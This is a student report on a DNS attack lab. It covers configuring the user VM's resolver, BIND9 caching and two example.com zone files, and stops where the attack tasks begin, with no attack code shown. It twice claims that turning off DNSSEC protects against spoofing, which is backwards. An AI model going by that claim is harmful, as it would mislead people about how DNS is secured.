Local DNS Attack Lab

Objective:

DNS (Domain Name System) is the Internet's phone book; it translates hostnames to IP addresses (and vice versa). This translation is through DNS resolution, which happens behind the scenes. DNS attacks manipulate this resolution process in various ways, with an intent to misdirect users to alternative destinations, which are often malicious. Our goal is to understand how such attacks work.

This lab focuses on local attacks. This lab covers the following topics:


- DNS and how it works
- DNS server setup
- DNS cache poisoning attack
- Spoofing DNS responses
- Packet sniffing and spoofing
- The Scapy tool

(Part I): Setting Up a Local DNS Server

Objective:

To set up three separate machines: one for the user, one for the DNS server, and the other for the attacker.

- We have setup three VMs named as Local DNS, User and Attacker.
- All three VMs are set to NAT network in network setting settings of Virtual Box.
- Executed "*ifconfig*" command on each VMs, we got the IP address of all three VMs as shown in below snapshot:



Observation:

IP address of all three VMs are as follows:


1. **User**: 10.0.2.16

2. **Attacker**: 10.0.2.18
3. **DNS Server**: 10.0.2.17

2.1 Task 1: Configure the User Machine


Objective:
To change the resolver configuration file (/etc/resolv.conf) of the user machine, so the server 10.0.2.17 is added as the first nameserver entry in the file, i.e., this server will be used as the primary DNS server.

- We will change the resolver configuration file of user's VM in the given file path: */etc/resolv.conf*
- Commented "*nameserver 127.0.1.1*" in the resolver config file of user VM.
- Added "*nameserver 10.0.2.17*" into this file because 10.0.2.17 is the IP address of DNS server.



Observation:
We have added "10.0.2.17" as the first nameserver entry in the file, i.e., this server will be used as the primary DNS server.

- Since provided VM uses the Dynamic Host Configuration Protocol (DHCP) to obtain network configuration parameters, such as IP address, local DNS server, etc. DHCP clients will overwrite the /etc/resolv.conf file with the information provided by the DHCP server.
- To get information from /etc/resolv.conf, we add the following entry to the /etc/resolvconf/resolv.conf.d/head file
  nameserver 10.0.2.17



Observation:
We have added nameserver entry to get the information into /etc/resolv.conf without worrying about the DHCP.


- After adding the nameserver in the /etc/resolvconf/resolv.conf.d/head, we will execute given command to get the change to take effect
  sudo resolvconf -u

```
[02/21/21]seed@VM:~$ sudo resolvconf -u
```

Observation:

After executing this command, the content of the head file will be prepended to the dynamically generated resolver configuration file.

- We have taken hostname as www.syracuse.edu of which we will get IP address using dig command
  dig www.syracuse.edu



Observation:

We got the IP address (128.230.18.63) of the host www.syracuse.edu where it shows that the response is indeed from the local DNS server (10.0.2.17).

Hence, we can say that the configuration or setup of user's VM has been done successfully.


2.2 Task 2: Set up a Local DNS Server

Objective:

For the local DNS server, we need to run a DNS server program. The most widely used DNS server software is called BIND (Berkeley Internet Name Domain).

Step 1: Configure the BIND 9 server


The configuration of BIND9 can be get from a file /etc/bind/named.conf. This file is the primary configuration file.



Observation:

This file contains several "include" entries, i.e., the actual configurations are stored in those included files.


- We will set up the configuration options file *"/etc/bind/named.conf.options*" related to DNS cache by adding a dump-file entry to the options block (as shown in below snapshot). *dump-file "/var/cache/bind/dump.db";*



Observation:

We have done dump-file entry into the configuration option file.

- Executed below two commands which are related to DNS cache. The first command dumps the content of the cache to the dump file, and the second command clears the cache. *sudo rndc dumpdb -cache*
  sudo rndc flush




Observation:

The above two DNS cache commands executed successfully. The second command flushed all the cache from dump.db file.

Step 2: Turn off DNSSEC

- Now turn off DNSSEC to protect against spoofing attacks on DNS servers by modifying the named.conf.options file as shown in below snapshot:



Observation:

DNSSEC has been turned off to protect DNS server from spoofing attack.

Step 3: Start DNS server

After modifying the configuration of DNS server, we will restart the Bind9 DNS server using below command:

sudo service bind9 restart

```
[02/21/21]seed@VM:~$ sudo service bind9 restart
```

Observed that the DNS server has been restarted.

Step 4: Use the DNS server


- On the user's VM (10.0.2.16), we have executed ping command:
  ping www.google.com

```
[02/21/21]seed@VM:~$ ping www.google.com
PING www.google.com (142.250.69.196) 56(84) bytes of data.
64 bytes from sea30s08-in-f4.1e100.net (142.250.69.196): icmp_seq=1 ttl=115 time=76.6 ms
64 bytes from sea30s08-in-f4.1e100.net (142.250.69.196): icmp_seq=2 ttl=115 time=7.63 ms
64 bytes from sea30s08-in-f4.1e100.net (142.250.69.196): icmp_seq=3 ttl=115 time=11.7 ms
64 bytes from sea30s08-in-f4.1e100.net (142.250.69.196): icmp_seq=4 ttl=115 time=6.78 ms
64 bytes from sea30s08-in-f4.1e100.net (142.250.69.196): icmp_seq=5 ttl=115 time=6.84 ms
64 bytes from sea30s08-in-f4.1e100.net (142.250.69.196): icmp_seq=6 ttl=115 time=6.02 ms
64 bytes from sea30s08-in-f4.1e100.net (142.250.69.196): icmp_seq=7 ttl=115 time=5.92 ms
64 bytes from sea30s08-in-f4.1e100.net (142.250.69.196): icmp_seq=8 ttl=115 time=14.9 ms
64 bytes from sea30s08-in-f4.1e100.net (142.250.69.196): icmp_seq=9 ttl=115 time=7.67 ms
```

Observation:

We can see that the ICMP ECHO request from user's VM has been sent to www.google.com


- Parallel captured packets in wireshark of user's VM (10.0.2.16). Refer given snapshot:



Observation:

The DNS query get triggered by running the ping command.


- We also executed ping command for www.facebook.com and captured the packets using the wireshark.
  ping www.facebook.com



Observation:

The DNS query (queries = www.facebook.com) triggered after executing ping command "ping www.facebook.com" as shown in above wireshark snapshot.

- We have dumped the cache in the dump-file "/var/cache/bind/dump.db" using given command:
  sudo rndc dumpdb -cache
- Validated the DNS cache in "/var/cache/bind/dump.db" file.



Observation:

For both www.google.com and www.facebook.com , we got the DNS cache on the DNS server VM (10.0.2.17).


2.3 Task 3: Host a Zone in the Local DNS Server

Objective:

We will set up an authoritative server for the example.com domain in our local DNS server.

Step 1: Create zones

- We will create two zone entries in DNS server by adding the following entries in "/etc/bind/named.conf"




Observation:

The two zone entries are created in the file where the first zone is for forward lookup (from hostname to IP), and the second zone is for reverse lookup (from IP to hostname).

Step 2: Setup the forward lookup zone file

- In the */etc/bind/* directory, we will create the example.com.db zone file in DNS server VM using code given in seed lab document.



Observation:

The zone file contains 7 resource records (RRs), including a SOA (Start Of Authority) RR, a NS (Name Server) RR, a MX (Mail eXchanger) RR, and 4 A (host Address) RRs. It also contains symbol '@' which represents the origin as "example.com".

Step 3: Set up the reverse lookup zone file

- We have created reverse DNS lookup file called *192.168.0.db* for the example.net domain in DNS server VM.

```
$TTL 3D
@       IN      SOA     ns.example.com. admin.example.com. (
                        1
                        8H
                        2H
                        4W
                        1D)
@       IN      NS      ns.example.com.

101     IN      PTR     www.example.com.
102     IN      PTR     mail.example.com.
10      IN      PTR     ns.example.com.
```

Observation:

This zone file will support DNS reverse lookup, i.e., from IP address to hostname which is example.com


Step 4: Restart the BIND server and test

- We will restart the BIND server using below command after making all the changes mentioned in step-1,2, and 3.
  sudo service bind9 restart

```
[02/21/21]seed@VM:.../bind$ sudo service bind9 restart
```

All the changes made will be effective after restarting the BIND server.

- From the user's machine, execute "*dig*" command to get the IP address of www.example.com from the local DNS server.



Observation:

We can see that the zone for www.example.com host has been successfully setup into the local DNS server (10.0.2.17).

3 Lab Tasks (Part II): Attacks on DNS

Objective:

The main objective of DNS attacks on a user is to redirect the user to another machine B when the user tries to get to machine A using A's host name.

3.1 Task 4: Modifying the Host File

